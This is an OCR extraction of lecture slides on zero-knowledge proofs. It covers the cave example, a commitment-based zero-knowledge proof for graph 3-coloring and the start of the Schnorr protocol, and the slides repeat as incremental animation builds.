


Verifier (V)

Applications:

- Authentication systems: prove its identity to someone using a password without reavealing anything about the secret.
- Prove that a praticipant behavior is correct according to the protocol (e.g. integrity of ballots in vote).
- Group signature, secure multiparty computation, e-cash ...


Cave example (0)



Door with a secret code


Cave example (I)

V waits outside while P chooses a path




Cave example (II)

V enters and shouts the name of a path




Cave example (III)

P returns along the desired path (using the secret if necessary)



Cave example (III)

P returns along the desired path (using the secret if necessary)




$A =$ "P does not know the secret"
is equivalent to say "P is lucky"

$$Pr[A] = \frac{1}{2}$$

Cave example (III)

P returns along the desired path (using the secret if necessary)



$A =$ "P does not know the secret"
is equivalent to say "P is lucky"


$$Pr[A] = \frac{1}{2}$$

After k tries,

$$Pr[A] = (\frac{1}{2})^k$$

Cave example (III)

P returns along the desired path (using the secret if necessary)



$A =$ "P does not know the secret"
is equivalent to say "P is lucky"

$$Pr[A] = \frac{1}{2}$$


After k tries,

$$Pr[A] = (\frac{1}{2})^k$$

$\overline{A} =$ "P knows the secret", then


$$Pr[\overline{A}] = 1 - Pr[A] = 1 - (\frac{1}{2})^k$$

Graph 3-coloring is NP-complete: ● ● ●



Petersen graph


Graph 3-coloring is NP-complete: ● ● ●




Petersen graph

P wants to prove to V his 3-coloring of $G = (E, V)$


P selects a permutation π of the 3 colors.


$\pi($ 


$)=$ 

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.

$\pi($ 


$)=$ 




Chooses $\forall u \in V, r_u$


P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$




Chooses $\forall u \in V, r_u$


P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.


$\pi($



$)=$



$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$




Chooses $\forall u \in V, r_u$


Chooses i and j

LIMOS
LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES


P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$
$$\longleftarrow u_i, u_j \longleftarrow$$





Chooses $\forall u \in V, r_u$

Chooses i and j


P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$
$$\leftarrow u_i, u_j \leftarrow$$
$$\longrightarrow r_{u_i}, r_{u_j}, \pi(c(u_i)), \pi(c(v_j)) \longrightarrow$$





Chooses $\forall u \in V, r_u$

Chooses i and j

P wants to prove to V his 3-coloring of $G = (E, V)$


P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$
$$\longleftarrow u_i, u_j \longleftarrow$$
$$\longrightarrow r_{u_i}, r_{u_j}, \pi(c(u_i)), \pi(c(v_j)) \longrightarrow$$

V accepts, if $e_{u_i} = H(\pi(c(u_i))||r_{u_i})$ and $e_{u_j} = H(\pi(c(u_j))||r_{u_j})$



Chooses $\forall u \in V, r_u$

Chooses i and j


LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$




Schnorr Protocol, 1991

